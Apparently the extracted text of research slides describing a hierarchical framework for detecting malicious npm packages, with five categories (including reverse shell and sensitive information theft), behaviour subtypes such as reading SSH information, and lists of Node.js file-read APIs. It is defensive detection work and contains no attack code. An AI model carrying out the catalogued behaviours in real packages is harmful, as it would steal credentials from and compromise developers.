
# Goals



- Conduct a targeted and comprehensive analysis of packages
- Build a framework to effectively classify malware packages
- Achieve an automated detector that combines multiple technologies



# Hierarchical Framework



**Malicious Package Categories (5)**

*Sensitive Behavior Types (40)*

*Sensitive Atomic Operations (806)*

**Criteria: Large package analysis & Related Works<sup>1,2</sup>**



Details:

- Sensitive information theft (M1)
- Sensitive file operation (M2)
- Malicious software import (M3)
- Reverse shell (M4)
- Suspicious command execution (M5)

<sup>1</sup>Guo W, Xu Z, Liu C, et al. An Empirical Study of Malicious Code In PyPI Ecosystem[C]//2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE). IEEE, 2023: 166-177.

<sup>2</sup>Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. In NDSS, 2021.

# Hierarchical Framework



## Criteria: Mutually Exclusive & Complete<sup>1</sup>

Details:

- **Types:** Network Out, Network In, System Message, Serialization, File Read/Delete/Modify/Create, Code Generation, ...
- **Subtypes (Different Target):** File\_Read\_Sys\_Info, File\_Read\_Ssh\_Info, File\_Read\_Sens\_Dir, ...

<sup>1</sup>[https://en.wikipedia.org/wiki/MECE\\_principle](https://en.wikipedia.org/wiki/MECE_principle)



# Hierarchical Framework



Top-down

*Malicious Package Categories (5)*

*Sensitive Behavior Types (40)*

***Sensitive Atomic Operations (806)***



## Criteria : Node.js native APIs<sup>1</sup>

Details (File\_Read):



- fsPromises: open, access, lstat, opendir, readdir, readFile, readlink, ...
- fs: open, lstat, lstatSync, read, readdir, readdirSync, readFile, readFileSync, ...
- filehandle: stat, sync, read, readv, readLines, readFile, datasync, ...

<sup>1</sup><https://nodejs.org/docs/latest/api/>



# Design Overview





# Design Overview



